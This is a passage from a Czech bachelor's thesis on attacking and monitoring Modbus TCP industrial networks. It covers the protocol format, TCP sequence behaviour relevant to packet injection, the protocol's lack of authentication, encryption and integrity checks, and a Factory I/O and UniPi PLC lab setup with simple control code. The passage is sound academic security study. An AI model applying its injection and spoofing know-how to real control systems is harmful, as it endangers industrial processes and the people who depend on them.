VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
BRNO UNIVERSITY OF TECHNOLOGY

FAKULTA INFORMAČNÍCH TECHNOLOGIÍ
FACULTY OF INFORMATION TECHNOLOGY

ÚSTAV INFORMAČNÍCH SYSTÉMŮ
DEPARTMENT OF INFORMATION SYSTEMS

GENEROVÁNÍ ÚTOKŮ NA PRŮMYSLOVOU SÍŤ MODBUS

ATTACK GENERATION ON INDUSTRIAL MODBUS NETWORK

BAKALÁŘSKÁ PRÁCE
BACHELOR'S THESIS

AUTOR PRÁCE **JAKUB KUZNÍK**
AUTHOR

VEDOUCÍ PRÁCE **doc. Ing. PETR MATOUŠEK, Ph.D.,M.A.**
SUPERVISOR

BRNO 2023

VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
FAKULTA INFORMAČNÍCH TECHNOLOGIÍ

Zadání diplomové práce

145371

Ústav: Ústav informačních systémů (UIFS)
Student: **Jakub Kuzník**
Program: Informační technologie
Název: **Generování útoků na průmyslovou síť Modbus.**
Kategorie: Počítačové sítě
Akademický rok: 2022/23
Zadání:

1. Seznamte se s komunikací v průmyslových sítích. Zaměřte se na protokol Modbus.
2. Prostudujte nástroje UniPI a I/O Factory pro vytvoření virtuální továrny, které je dostupné v laboratoři na FIT.
3. V prostřední UniPI a I/O Factory vytvořte několik scénářů průmyslových procesů. Popište jejich chování a konfiguraci.
4. Implementujte vybrané útoky na komunikaci Modbus podle doporučení vedoucího. Ukažte, jak útoky ovlivní řízení průmyslové výroby.
5. Navrhněte možnost detekce útoků pomocí monitorování IPFIX.
6. Zhodnoťte přínos své práce a její použití v reálném prostředí.

Literatura:

- MATOUŠEK Petr, PRISTAŠ Ján a MASÁROVÁ Mária. Simulation of Industrial Processes using I/O Factory and UniPi. IT-TR-2020-09, Brno: Fakulta informačních technologií VUT v Brně, 2021.
- MATOUŠEK Petr a RYŠAVÝ Ondřej. Teaching ICS Security in Blended Classroom Environment. In: *Proceedings of the 2021 30th Annual Conference of the European Association for Education in Electrical and Information Engineering (EAEEIE)*. Prague: ČVUT, 2021, s. 148-153. ISBN 978-1-7281-9324-3.
- MATOUŠEK Petr, RYŠAVÝ Ondřej a GRÉGR Matěj. Security Monitoring of IoT Communication Using Flows. In: *Proceedings of the 6th Conference on the Engineering of Computer Based Systems*. ECBS '19. New York: Association for Computing Machinery, 2019, s. 1-9. ISBN 978-1-4503-7636-5.
- E.D. Knapp, J.T. Langill. Industrial network security. Securing critical infrastructure networks for smart grid, SCADA, and other industrial control systemsSyngress (2015).
- Databáze útoků MITRE ATT&CK for ICS, viz https://collaborate.mitre.org/attackics, 2021.

Při obhajobě semestrální části projektu je požadováno:
Body 1-3.

Podrobné závazné pokyny pro vypracování práce viz https://www.fit.vut.cz/study/theses/
Vedoucí práce: **doc. Ing. Petr Matoušek, Ph.D., M.A.**
Vedoucí ústavu: Kolář Dušan, doc. Dr. Ing.
Datum zadání:
Termín pro odevzdání:
Datum schválení:

Abstrakt

Práce se zabývá počítačovými útoky na průmyslové sítě a způsobům detekce těchto útoků pomocí protokolu IPFIX. Konkrétně jde o útoky na protokol rodiny TCP/IP Modbus TCP. Jsou zde popsány slabiny protokolu Modbus TCP. A také jakým způsobem se jich dá zneužít a jak se můžeme bránit. Dále lze v této práci nalézt postupy pro vytváření virtuální průmyslové továrny v prostředí Factory I/O a příklady průmyslových procesů, řízených PLC zařízeními UniPI.

Abstract

This bachelor thesis describes cyber attacks on industrial networks and methods of detecting these attacks using the IPFIX protocol. More explicitly attacks on the TCP/IP protocol Modbus TCP. There are also described the weaknesses of the Modbus TCP protocol. How can we attack the shortcomings and how can we defend against attack. Furthermore, in this work, you can find procedures for creating a virtual industrial factory using the Factory I/O software and examples of industrial processes controlled by UniPI PLC devices.

Klíčová slova

útoky na Modbus TCP, útoky na průmyslové síte, Factory I/O, IPFIX

Keywords

attacks on Modbus TCP, cyber attacks on industrial networks, Factory I/O, IPFIX

Citace

KUZNÍK, Jakub. *Generování útoků na průmyslovou síť Modbus*. Brno, 2023. Bakalářská práce. Vysoké učení technické v Brně, Fakulta informačních technologií. Vedoucí práce doc. Ing. Petr Matoušek, Ph.D.,M.A.

Generování útoků na průmyslovou síť Modbus

Prohlášení

Prohlašuji, že jsem tuto bakalářskou práci vypracoval samostatně pod vedením pana doc. Ing. Petra Matouška Ph.D.,M.A. Uvedl jsem všechny literární prameny, publikace a další zdroje, ze kterých jsem čerpal.

.....
Jakub Kuzník
2. května 2023

Poděkování

V první řadě bych chtěl poděkovat panu doc. Ing. Petru Matouškovi Ph.D., M.A. za skvělé vedení bakalářské práce a ochotu vždy pomáhat. Dále bych chtěl poděkovat panu Mgr. Václavu Návratovi, že ve mě probudil nadšení do oboru počítačových síti. Dále také kolegovi Ing. Vladislavu Kalinovi za pomoc s textem a nakonec bych chtěl poděkovat rodině, především mamince, za podporu při studiu.

Obsah

Kapitola 1

Úvod

Cílem této práce je generace vybraných útoků na průmyslové sítě Modbus a jejich detekce pomocí monitorování IPFIX. Konkretně se v práci zaměříme na protokol Modbus TCP.

Pro demonstraci útoků bylo realizováno několik průmyslových procesů a to pomocí zařízení UniPI a simulátoru Factory I/O.

Obsahem této práce je seznámení s protokolem Modbus TCP, jeho typické chování a známe slabiny. Popis realizace dvou konkrétních průmyslových scénářů v jazyce Python pomocí nástrojů UniPI a FactoryIO. Těmito scénáři jsou chytrý sklad a montážní linka. Nakonec pak realizace vybraných útoků a detekce těchto útoků pomocí záznamů IPFIX.

Tato práce nám může pomoct zajistit detekci útoků na průmyslových sítích Modbus a celkově odhalit slabiny a rizika těchto sítí. Rovněž v této práci můžeme nalézt postupy pro vytváření virtuální průmyslové továrny v prostředí Factory I/O včetně konfigurace a fyzického propojení jednotlivých zařízení PLC a také konkretních programových řešení.

Kapitola 2


Průmyslová síť Modbus

Díky vetší poptávce po automatizaci a digitalizaci průmyslových procesů se ICS (Industrial Control Systems) stávají více populární. ICS propojují fyzické procesy s inteligentními zařízeními, jako jsou PLC (Programmable Logic Controller), RTU (Remote Terminal Units) nebo IED (Intelligent Electronic Devices), které jsou obvykle připojeny do HMI (Human Machine Interface) a ovládány pomocí SCADA (Supervisory Control and Data Acquistion) serveru. Typické protokoly pro řízení ICS/SCADA systému se velmi liší od protokolů, které umožňují řízení klasických TCP/IP síťových služeb. Protokoly pro řízení ISC/SCADA jsou proprientální (Simens S7, Modicon Modbus, OPC) či stadartizovany dle ISO/IEC (Goose, MMS nebo DLMS) [16]. V této kapitole se zaměříme na protokol Modbus TCP, což je upravená verze původního protokolu Modbus, která funguje nad protokolem TCP [14]. Dále si také ukážeme architekturu síti Modbus, formát Modbus TCP paketů, ukázku komunikace mezi jednotlivými zařízeními, jenž využívají protokol Modbus TCP a bezpečnostní slabiny protokolu Modbus TCP.

2.1 Modbus TCP

Protokol Modbus byl původně navržený pro sériovou komunikaci přes RS232. V dnešní době se Modbus používá na sítích IP pod protokolem TCP, kde standardně využívá port 502 [16]. Modbus TCP je aplikační protokol ISO/OSI modelu, který funguje nad TCP.

Typickou průmyslovou síť, jenž využívá protokol Modbus TCP můžeme vidět na obrázku 2.1. Vidíme zde dvě klíčová zařízení, těmi jsou Modbus master a zařízení PLC v roli




Obrázek 2.1: Průmyslová síť Modbus TCP

slave. Jednotlivé zařízení jsou propojeny přes ethernetovou linku a v tomto konkrétním příkladu mají skrze směrovač přístup na internet. Protokol Modbus TCP využívá architekturu master/slave. Modbus master aktivně získává informace ze zařízení typu slave tím, že zasílá pakety Modbus TCP a zařízení typu slave odpovídají a provádí příkazy jenž jim master poslal, těmto zprávám se říká querry (dotaz) a response (odpověď). Modbus dále poskytuje pakety typu exception response (odpověď typu výjimka), ty generují zařízení slave v případě chyb. Každá síť Modbus obsahuje jedno zařízení typu master a až 247 zařízení typu slave [16]. Protokol Modbus specifikuje jednoduchou sadu operací, které můžeme provádět se zařízením typu slave. Mezi tyto operace patří zapisování a čtení registru, coilu (jednobitová hodnota v registru) nebo záznamu o souborech [16].

Protokol Modbus neposkytuje žádné bezpečnostní mechanismy pro ochranu před odposlechem či pro zaručení integrity dat podrobněji v kapitole 2.2 [16].

Hlavička protokolu Modbus TCP

Na obrázku 2.2 máme zobrazený ethernetový rámec protokolu Modbus TCP. Pomineme-li hlavičky protokolů nižších vrstev (ethernetová hlavička, IP hlavička a TCP hlavička), tak se Modbus TCP rámec skládá ze dvou části. První část je hlavička Modbus TCP, ta má sedm bajtů a označuje se jako MBAP (Modbus application protocol header). Druhá část počínající položkou Function Code je Modbus PDU (Protocol data unit), která může být velká podle toho jak je velké máme MTU (Maximum transmission unit). Modbus TCP v podstatě přidává novou hlavičku nad původní protokol Modbus, ten obsahoval jenom Modbus PDU [14].



Obrázek 2.2: Rámec protokolu Modbus TCP

Na obrázku 2.2 můžeme vidět, že MBAP obsahuje čtyři pole a jeho celková velikost je 7 bajtů. Prvním položkou MBAP je pole Transaction ID, to nám rozlišuje jednotlivé transakce. Protocol ID nám jednoznačně identifikuje protokol, v případě Modbusu je to hodnota nula. Pole Lenght nám určuje kolik bajtů ještě zbývá do konce paketu počínaje položkou Unit ID. Unit ID je jedinečný identifikátor zařízení typu slave, pro který je paket určen [19].

Modbus PDU nám na prvním bajtu nese položku Function Code ve zbytku bajtů se nachází data. Function Code nám definuje konkrétní funkci protokolu Modbus a tím pádem i samotnou podobu dat. Například na dotaz se specifikovanou funkci typu Read Register bude odpověď v položce DATA obsahovat hodnotu registru, na který jsme se dotazovali.

Function Code nám poskytuje různé příkazy. Mezi nejpoužívanější příkazy patří Read/Write coil, což je přečtení nebo zápis nějakého konkrétního bitu z registru, Read/Write registr pro čtení a zápis konkrétního registru, Read/Write File Record pro zápis a čtení ze souborů. Dále jsou zde třeba příkazy pro diagnostiku a různé variace příkazů pro zápis a čtení [16].

Přehled jednotlivých polí protokolu Modbus TCP je na následující tabulce číslo 2.1.

Tabulka 2.1: Přehled polí protokolu Modbus TCP [10]


Transaction ID (2B)	Jedinečné číslo, které nám rozlišuje jednotlivé Modbus TCP transakce. Transakcemi je myšlena dvojice paketů typu request a response. Zařízení Master posílá dotaz s určitým Transaction ID a odpověd na tento dotaz bude obsahovat shodné Transaction ID. Toto číslo je generováno náhodně.
Protocol ID (2B)	Jednoznačně identifikuje protokol, v případě Modbusu je to vždy hodnota nula.
Lenght (2B)	Pole Lenght nám určuje kolik bajtů ještě zbývá do konce paketu počínaje položkou Unit ID. Což znamená velikost pole Unit ID [B] + velikost pole Function Code [B] + data [B].
Unit ID (1B)	Unit ID je jedinečný identifikátor zařízení typu slave, pro který je paket určen nebo na, který zařízení slave odpovídá.
Function Code (1B)	Function Code nám definuje konkrétní funkci protokolu Modbus.

Ukázka komunikace protokolu Modbus TCP

Na obrázku číslo 2.3 máme ukázku komunikace sítě Modbus mezi zařízeními Master a Slave, konkrétně se jedná o dvě zprávy typu request a dvě zprávy typu response, což jsou odpovědi na dané requesty. Komunikace je tedy příkladem dvou Modbus TCP transakci.

V první transakci chce zařízení master zjistit hodnoty konkretních bitů v registru zařízení slave. Transakce je identifikovaná hodnotou Transaction ID 3264. Vidíme, že master zahajuje komunikaci paketem request s nastavenou hodnotou function code na jedna, což znamená přečtení konkretních bitu z registru zařízení slave. Reference number nám udává adresu v paměti, na které mají být přečteny bity a Bit Count nám říká kolik bitů se má přečíst, v našem případě budeme číst čtyři bity z adresy číslo čtyři. V odpovědi, jenž má stejné Transaction ID máme pak v datové části hodnoty jednotlivých bitů. Tímto způsobem se například můžeme doptat na hodnoty čidel připojeným k zařízením PLC.

Druhá transakce označena identifikátorem 45522 je podobná jako transakce první s tím rozdílem, že provádí zápis do registru. Můžeme si všimnout, že položka Lenght v tomto případě nebude stejná pro dotaz a odpověď, protože v dotazu odesíláme data, která se mají zapsat do registru. Reference Number nám opět udává adresu, kde chceme data zapsat a Bit Count říká kolik dat budeme zapisovat. V odpovědi se nenacházejí žádné data a je menší než samotný dotaz.



Obrázek 2.3: Ukázka komunikace protokolu Modbus TCP

Fungování protokolu Modbus z pohledu TCP

Pro plné pochopení protokolu Modbus TCP je potřeba znát fungování transportního protokolu TCP. My si na následujícím příkladu Modbus TCP komunikace alespoň krátce vysvětlíme některé aspekty TCP, které jsou podstatné pro tuto práci.

Například při injektování paketů je útočník jen velmi těžce schopen injektovat paket do existujícího Modbus TCP streamu, v případě že neví, jak fungují sekvenční čísla a nemá znalosti TCP příznaků, které Modbus TCP ve své komunikaci typicky využívá.

Typická komunikace protokolu Modbus TCP, stejně jako jiných protokolů, které se používají pro řízení ICS, se skládá z mnoha malých paketů, což znamená, že většinu obsahu paketu tvoří hlavičky protokolů vyšších vrstev [17].

V příkladech průmyslových procesů, které jsou více popsány v kapitole číslo 3, Modbus master naváže jedno TCP spojení s každým zařízeními typu slave a toto spojení pak existuje, pokud možno, co nejdéle, bez resetování či jeho ukončení pomocí RST nebo FIN příznaku.


Modbus TCP v každém paketu, který může být dotaz nebo odpověď, nastavuje příznaky PSH a ACK. Je třeba si uvědomit, že komunikace je oboustranná, tedy jak master, tak slave přijímají a vysílají data. Proto i když posíláme data je v každém paketu přítomen příznak ACK, který potvrzuje předchozí přijaté data [21].

Na obrázku číslo 2.4 si můžeme všimnout, že `Ack` číslo je vždy rovno předchozímu sekvenčnímu číslu plus počtu přijatých bajtů, tedy TCP payloadu, neboli velikosti Modbus

TCP části paketu `Ack` = `Seq` + `TCP payload`, což potvrzuje přijetí bajtů. To samozřejmě platí v obou směrech.

A jelikož se jeden Modbus příkaz a odpověď na něj vždy vleze do jednoho paketu, tak se v každém paketu nastaví příznak PSH, který říká, ať se Modbus příkaz rovnou vykoná, a že není potřeba nijak kešovat více TCP paketů před jejich vykonáním [21].

Na obrázku číslo 2.4 vidíme navázaní TCP spojení mezi zařízeními master a slave, kdy si můžeme všimnout, že spojení iniciuje zařízení Master, což platí vždy v Modbus TCP síti. Pak zde jsou dvě Modbus transakce. Obě transakce mají různě velký TCP payload. To jak velký je TCP payload nám ovlivňuje vývoj `Seq` a `Ack`, jejichž odhad je zásadní pro různé útoky. Neboť v případě nesprávných sekvenčních čísel bude paket na zařízení slave zahozen [21].



Obrázek 2.4: Ukázka komunikace protokolu Modbus z pohledu TCP

2.2 Bezpečnostní slabiny protokolu Modbus TCP

Protokol Modbus TCP má několik bezpečnostních slabin mezi které patří: chybějící autentizace, chybějící šifrování a chybějící kontrola integrity dat pomocí kontrolního součtu.

Proto by se měl Modbus TCP používat jenom pro komunikaci omezeného počtu známých zařízení v uzavřeném prostředí s předem danou množinou funkcí (Function Codes) [14]. V tomto případě můžeme Modbus TCP jednodušeji monitorovat, rozdělit do síťových zón a vyhledávat anomálie, například pomocí statistických metod a protokolu IPFIX viz kapitola číslo 5.

Chybějící autentizace

Jediné co protokol Modbus TCP vyžaduje je použití validní Modbus adresy (Unit ID), validní funkce (Function Code) a ke každé funkci musí být odpovídající formát dat. Data musí obsahovat hodnoty registrů nebo coilu, které zařízení slave skutečně má, jinak bude paket odmítnut. Na druhou stranu zde neexistuje mechanismus pro ověření zda-li zprava skutečně pochází od daného zařízení, to umožňuje jednoduché útoky typu man-in-the-middle (MitM) nebo replay attack [14].

Chybějící šifrování

Příkazy a adresy zařízení jsou posílaný jako prostý text. Díky tomuto faktu můžeme zjistit informace o dané síti a vydávat se za libovolné zařízení. Zároveň nám díky chybějícímu šifrovaní mohou pakety Modbus TCP poskytnout citlivé informace o zařízeních [14]. Například se ze získaných informací můžeme dozvědět jak přesně nějaký průmyslový proces funguje nebo hůře jak způsobit co největší škody.

Chybějící kontrolní součet

Kontrolní součet je generován pouze na transportní vrstvě nikoliv aplikační. Jelikož se kontrolní součet aplikační části paketu nijak nevytváří, můžeme tak jednoduše poslat Modbus TCP příkaz se správnými parametry a ovlivnit fungování sítě [14].

2.3 Shrnutí

Výše v této kapitole byla popsáná průmyslová síť Modbus. Je zde jeden příklad této průmyslové sítě, jenž využívá protokol Modbus TCP.

Modbus TCP je aplikační protokol který se využívá pro řízení průmyslových procesů. Jedná se o protokol, který funguje nad transportním protokolem TCP. Využívá architekturu master/slave. Zařízení master funguje jako řídící jednotka v průmyslových sítích Modbus, jenž komunikuje a řídí zařízení slave.

Dále popisujeme formát PDU (Protocol Data Unit) Modbus TCP, to obsahuje pole: (Transaction ID, Protocol ID, Lenght, Unit ID, Function Code a Data) a také ukazujeme celkové zapouzdření Modbus do PDU nižších vrstev.

Kapitola obsahuje detailní příklad komunikace na Modbus TCP síti a to jak z pohledu aplikačního s důrazem na pole Modbus TCP hlavičky, tak i z pohledu TCP s důrazem na vývoj sekvenčních čísel. Je zde popsáno také specifické chování protokolu TCP v kontextu Modbus TCP komunikace.

Na konec zmiňujeme slabiny protokolu Modbus TCP, kterými jsou: chybějící autentizace, chybějící šifrování a chybějící kontrolní součet.

Kapitola 3

Simulace průmyslových procesů

V této části jsou popsány realizace dvou konkrétních scénářů průmyslových procesů, kterými jsou inteligentní sklad a montážní linka. Tyto scénáře nám reprezentují typickou komunikující síť zařízení, jenž komunikují přes protokol Modbus TCP. Jak na tyto průmyslové scénáře zaútočit, pomocí slabin protokolu Modbus TCP, je podrobněji popsáno v kapitole 4. Scénáře jsou vytvořeny ve virtualizačním programu Factory I/O[1]. Řízeny jsou skrze reálné zařízení PLC (Programmable logic Controller). Samotná programová implementace je provedena v jazyce Python3 s využitím knihovny pyModbusTCP[2]. Veškeré řízení průmyslových procesů provádí UniPi Neuron S103[3] pomocí protokolu Modbus TCP [14] přes ethernetovou síť. Z důvodů omezené podpory některých zařízení jsou UniPi propojené s programem přes zařízení Advantech USB-4750[4] a Advantech USB-4704[5] [26].

Tato kapitola také vysvětluje technologie UniPi, program Factory I/O, propojení programu se zařízeními. Dále ukazuje schéma zapojení obvodů. Popisuje hardwarové komponenty, jak virtuální, tak fyzické fungování procesů a jejich programovou implementaci.

3.1 Technologie UniPi Neuron

UniPi Neuron je produktová řada plně programovatelných zařízení PLC. Ta nejčastěji slouží pro automatizace průmyslových procesů či pro řízení monitorovaní libovolných objektů. UniPi Neruon poskytují řešení jako samostatné izolované zařízení bez připojeni do sítě IP (Internetový protokol) nebo tvořit rozsáhlou komunikující síť, viz kapitola 3.4. Různé zařízení z řady Neuron se liší množstvím operační paměti, typem procesoru nebo počtem pinů a portů GPIO (General-purpose input/output) [29].

Důležitá vlastnost zařízení UniPi Neuron PLC je to že, dokáže využívat unixovou implementaci zásobníku TCP/IP. Podporu zásobníku TCP/IP lze realizovat zavedení unixového operačního systému pomocí SD (Secure Digital) karty. V této práci se využívá Neuron-opensource-os[6]. Pro nás to znamená, že tato zařízení mohou vystupovat v klasických IP

[1] `https://docs.factoryio.com` [cit. 2022-11-2]

[2] `https://pypi.org/project/pyModbusTCP/` [cit. 2022-11-14]

[3] `https://www.unipi.technology/unipi-neuron-s103-p93` [cit. 2022-11-14]


[4] `https://www.advantech.com/en/products/1-2mlkno/usb-4750/mod_43dfaaf0-a44c-4437-a8c8-0f7460c30b26` [cit. 2022-12-5]

[5] `https://www.advantech.com/en/products/1-2mlkno/usb-4704/mod_4d0800cc-f6fd-402a-9782-24cd0ffdaf42` [cit. 2022-12-5]

[6] `https://kb.unipi.technology/cs:hw:02-neuron:download-image:03-opensource` [cit. 2022-12-5]

sítích a můžeme je využít pro řízení průmyslových sítích Modbus TCP [14]. Zasazení zařízení do průmyslové sítě je v této práci realizováno jako Server TCP, viz kapitola 3.3.

Pro účely této práce byla použitá zařízení PLC UniPi Neuron S103[7], viz obrázek 3.1. Ta obsahují ethernetový port, čtyři digitální vstupy, čtyři digitální výstupy, jeden analogový vstup a jeden analogový výstup. Dále také mají port HDMI a několik portů USB [29].



Obrázek 3.1: UniPi Neruon s103[8]


3.2 Simulátor Factory I/O

Factory I/O[9] je 3D simulační program, který umožňuje vytvářet virtuální továrny. Program obsahuje typické průmyslové součástky, které se často využívají v průmyslu. Ty se dají propojit a ovládat pomocí mikrokontrolerů či zařízeními PLC [26].

Součástky jsou rozděleny do osmi kategorií: předměty (box, paleta, zelená a modrá součástka ...), součástky pro práci s těžkými předměty (mohutnější dopravníky), součástky pro práci s lehkými předměty (menší dopravníky a robotické součástky pro posun malých předmětů), senzory, operační prvky (ovládací panel s tlačítky), stanice (robotické ramena, výtah ...), alarmy a východy (schody sloužící pro lidi). Přehled součástek je na obrázku 3.2. Součástky mohou obsahovat N vstupů a M výstupů, jež mohou být analogové, digitální, nebo číselné [26].


Pro propojení s reálnými zařízeními poskytuje Factory I/O řadu vstupně výstupních ovladačů. Každý ovladač slouží pro specifickou technologií. Ovladač si pak vybíráme na základě toho, jaké PLC nebo mikrokontrolér chceme použít [26]. V našem případě jsem použili ovladač Advantech USB 4750 & USB 4704 pro fyzické zařízení PLC s obdobným jménem.

[7] `https://www.unipi.technology/unipi-neuron-s103-p93` [cit. 2022-12-5]
[8] `https://docs.factoryio.com/manual/parts/img/fio-parts-overview.jpg` [cit. 2022-11-19]
[9] `https://docs.factoryio.com` [cit. 2022-11-2]
[10] `https://docs.factoryio.com/manual/parts/` [cit. 2022-11-19]




Obrázek 3.2: Přehled součástek Factory I/O [10]

Princip automatizace je velmi jednoduchý a dá se demonstrovat na triviálním příkladu, kdy posouváme krabice po programově řízeném dopravníku, viz obrázek 3.2. Mějme scénu s jedním dopravníkem a jedním pohybovým senzorem. Chceme-li, aby se krabice posouvala po dopravníku až do doby, než ji zaznamená senzor pohybu, tak budeme udržovat dopravník aktivní, dokud senzor nezaznamená pohyb.



Obrázek 3.3: Dopravník se senzorem pohybu

Schéma zapojení je na obrázku 3.4.



Obrázek 3.4: Schéma zapojení

Na obrázku 3.4 vidíme zařízení PLC s čtyřmi digitální výstupy, čtyřmi digitální vstupy a ethernetovým portem. Na jeden digitální výstup je zapojen dopravník. Přes tento digitální výstup můžeme dopravníku posílat signály, logická jednička pro pohyb a logická nula pro zastavení. Na digitálním vstupu máme zapojený senzor pohybu, v našem příkladě tedy aktivně čteme hodnoty z tohoto digitálního vstupu a v případě logické jedničky víme, že senzor zaznamenal pohyb. Zařízení má také ethernetový port, přes který se může propojit se síti. Cele řízení provádí `program.py`, pomocí Modbus TCP paketu. `program.py` se zařízením PLC komunikuje skrze ethernetový port. V našem případě se řídící pakety pro UniPi Neuron PLC generují pomocí knihovny `pyModbusTCP`[11], která poskytuje metody pro posílání Modbus TCP paketů. Program *program.py*, vypadá následovně:

```
# připojení knihovny
from pyModbusTCP.client import ModbusClient
# připojení na zařízení PLC pomocí IP adresy a portu
plc = ModbusClient(host="192.168.88.251", port=502)
# Otevření TCP spojení
plc.open()

while di0 == False:  # dokud čidlo pohybu nezaznamená krabici
    # Zapni dopravník. Pošli na adresu 0 (digigiální výstup č. 0) logickou jedničku
    plc.write_single_coil(0, True)
    # Přečti 1 bit z adresy 4 (Digitalní vstup č. 0)
    di0 = self.plc.read_coils(4, 1)
```

Vidíme, že zdrojový kód je velmi jednoduchý. Program jenom v cyklu čeká dokud dopravník neposune krabici k senzoru pohybu. Knihovna `pyModbusTCP` nám velmi usnadňuje

[11] `https://pypi.org/project/pyModbusTCP/` [cit. 2022-12-5]

posílání řídících Modbus TCP paketů, čtení a zapisování do registrů zařízení, které je prováděno pomocí `write_single_coil(0, True)` a `read_coils(4,1)`.

Princip dopravníku se senzorem pohybu můžeme aplikovat na libovolné součástky, až na malé rozdíly. První rozdíl je, že více vstupů a výstupu může řídit jednu komplexnější součástku. Například pohyb ramene po osách x, y, z bude reprezentován třemi digitálními výstupy viz kapitola 3.5, na rozdíl od jednoho u dopravníku. Druhým rozdílem je možnost použití analogových a číselných vstupů a výstupů. Analogové vstupy a výstupy jsou reprezentovány pomocí napěťového rozsahu např. 0-5V. Číselné vstupy a výstupy pracují s přirozenými čísly. Ovladače Advantech USB 4750 & USB 4704, které používáme, podporují jen analogové a digitální vstupy a výstupy [26]. Jak konkrétně vypadá propojení s programem Factory I/O lze vidět na obrázku 3.9.


3.3 Implementace scénářů průmyslových procesů

Fyzické zapojení

Factory I/O[12] provádí simulace průmyslových scénářů [26]. V našem případě jsou senzory a aktivní prvky těchto virtuálních scénářů propojeny s vstupními a výstupními piny zařízeními Advantech USB-4750 a Advantech USB-4704, ty jsou přímo propojené se stanicí, na níž běží program Factory I/O, a to pomocí rozhraní USB, přes které jsou rovněž napájené.

UniPi PLC mají propojené piny s zařízeními Advantech a ta skrze porty USB komunikují s počítačem na, kterém je program Factory I/O viz obrázku 3.5 Digitální vstupy (DIx) a digitální výstupy (DOx) jsou pro přehlednost na zařízeních Advantech vyzobrazený jako 1 port.

Důvod proč jsou zařízení UniPi propojený skrze Advantech, nikoliv na přímo, spočívá v tom, že Factory I/O nemá ovladače, které by podporovaly zařízení UniPi, musíme je tedy zapojit skrze zařízení advantech, která již dokáží komunikovat s programem Factory I/O pomocí portů USB [26].




Obrázek 3.5: Schéma zapojení [15]

[12] `https://docs.factoryio.com` [cit. 2022-12-7]

Topologie sítě

UniPi zařízení jsou skrze rozbočovač připojené na stejné ethernetové lokální síti jako Factory I/O stanice. Zařízení komunikují na druhé síťové vrstvě. Jelikož protokol Modbus TCP funguje na aplikační vrstvě, tak nezáleží na tom zda-li se pakety směrují [14].

Na obrázku 3.6 je zobrazená topologie sítě. Jsou zde čtyři zařízení PLC jeden rozbočovač a stanice s program Factory I/O. Veškeré řízení se provadí skzre protokol Modbus TCP. V tomto případě bude řízení a vizualizace probíhat na Factory I/O stanici. Jednotlivé zařízení PLC mají na GPIO připojené různé zařízení a seznory, které můžeme monitorovat či ovládat. Každé zařízení má svůj vlastní TCP server, kde poslouchá na portu 502.



Obrázek 3.6: Topologie sítě [15]

Realizace serveru Modbus TCP

UniPi zařízení mají nainstalovaný operační systém Neuron-opensource-os [13], který je uložen na SD kartě. Tento systém vychází z klasického unixu. Každé zařízení má spuštěný svůj server TCP. Na adresu daného serveru, přicházejí pakety protokolu Modbus TCP, které řídí činnost PLC. Konfigurace serveru se nachází v souboru `/etc/default/unIPitcp` a jeho obsah vypadá následovně:

```
LISTEN_IP=0.0.0.0
LISTEN_PORT=502
```


Konfigurační soubor říká, že dané PLC bude poslouchat na všech IP adresách daného zařízení, přičemž port na transportní vrstvě je 502. Server se spouští pomocí příkazu:

```
sudo systemctl start unipitcp
```

[13] `https://neugates.io/docs/en/latest/` [cit. 2022-12-7]

Propojení zařízení UniPi s programem Factory I/O

Zařízení UniPi PLC nejsou propojené s program Factory I/O přímo, ale skrze zařízení Advantech, viz obrázek. 3.5. Pro nás je však důležité jak můžeme z pohledu programu přistupovat k jednotlivým vstupům a výstupům zařízeních UniPi PLC, což lze vidět na obrázku 3.7. Máme zde dvě virtuální zařízení, 4704 a 4750, která nám ukazují pohled z programu Factory I/O a čtyři zařízení UniPi PLC, které jsou propojené s černými zařízeními. Například zařízení PLC s IP adresou 192.168.88.251 má připojený digitální vstup č. 0 (DI0) na portu IDO0 a digitální výstup č. 0 (DO0) na portu DO7. Budeme-li chtít připojit dopravník na DO0, tak ho v programu Factory I/O připojíme k portu DO7 zařízení 4704.



Obrázek 3.7: Propojení zařízení s programem Factory I/O [15]

Programové rozhraní

Realizace programů je provedená pomocí programovacího jazyka Python3. Pro mnohem kompaktnější a čitelnější kód s jednodušší realizací průmyslových procesů jsme vytvořili abstrakci nad knihovnou `pyModbusTCP` a to pomocí třídy:

```
class Plc:
    ## Konstruktor
    # argument ip je IP adresa zařízení PLC
    def __init__(self, ip):
        # zařízení Modbus, kde ip a SERVER_PORT říká na,
        #  jaké ip addrese a portu bude PLC poslouchat. My používáme port 502.
        self.plc = ModbusClient(host=ip, port=SERVER_PORT)
        self.plc.open() # otevření TCP spojení

        # digitální vstupy
        self.di0 = False
        self.di1 = False
```

```
        self.di2 = False
        self.di3 = False

        # digitální výstupy
        self.do0 = False
        self.do1 = False
        self.do2 = False
        self.do3 = False

        # analogové vstupy a výstupy
        self.ao0 = 0.0
        self.ai0 = 0.0
```

Pro změnu vnitřního stavu PLC, resp. změn hodnot digitálních výstupu a vstupů, můžeme použít existující metody třídy `Plc` příkladem může být:

```
# vytvoření objektu plc
plc = Plc(192.168.0.1)

# writeDoNoClear(self, nth ,sleep, value)
# na Digitální výstup č. 0 zapíše logickou 1 a počká 0.05 sekundy
plc.writeDoNoClear(0, 0.05, True)

# writeDo(self, nth ,sleep, value)
# na Digitální výstup č. 1 zapíše logickou 1, počká 0.05 sekundy
#  a nastaví všechny digitální výstupy na 0
plc.writeDo(1, 0.5, True)

# aktualizuje všechny digitální vstupy
plc.updateDi()
```

Metody, jenž v názvu obsahují řetězec `NoClear`, zůstanou po odeslaní paketů Modbus TCP ve stavu, na který jsme je nastavili. Díky těmto metodám se dá celá logika průmyslových procesů, jenž jsme implementovali, viz implementace inteligentního skladu v kapitole číslo 3.5 a implementace montážní linky, viz kapitola 3.4, vystihnou v několika málo desítkách řádků.

3.4 Scénář číslo 1 – Inteligentní sklad

Jako první průmyslový scénář jsme realizovali inteligentní sklad [26]. Sklad má na vstupním dopravníku balíky, které, pokud má volnou přihrádku, uskladní, jinak je pošle na výstupní dopravník. Hlavním řídícím prvkem inteligentního skladu je tzv. stohovací jeřáb. Jeřáb zajišťuje naložení a vyložení balíku pomocí vysouvatelné vidlice, dále také doručení balíku do příslušné přihrádky skladu, viz obrázek 3.8.

Stohovací jeřáb se používá k přesunu těžkých věcí. Jeho součástí jsou dvě vidlice, které se mohou vysunout na obě strany a naložit či vyložit tak náklad. Jeřáb může být ovládán třemi způsoby: digitálně, číselně, nebo analogově. Pro všechny tyto způsoby je princip stejný, jeřáb se můžeme přesunout na libovolnou pozici skladu, tedy místa jedna až padesát čtyři,

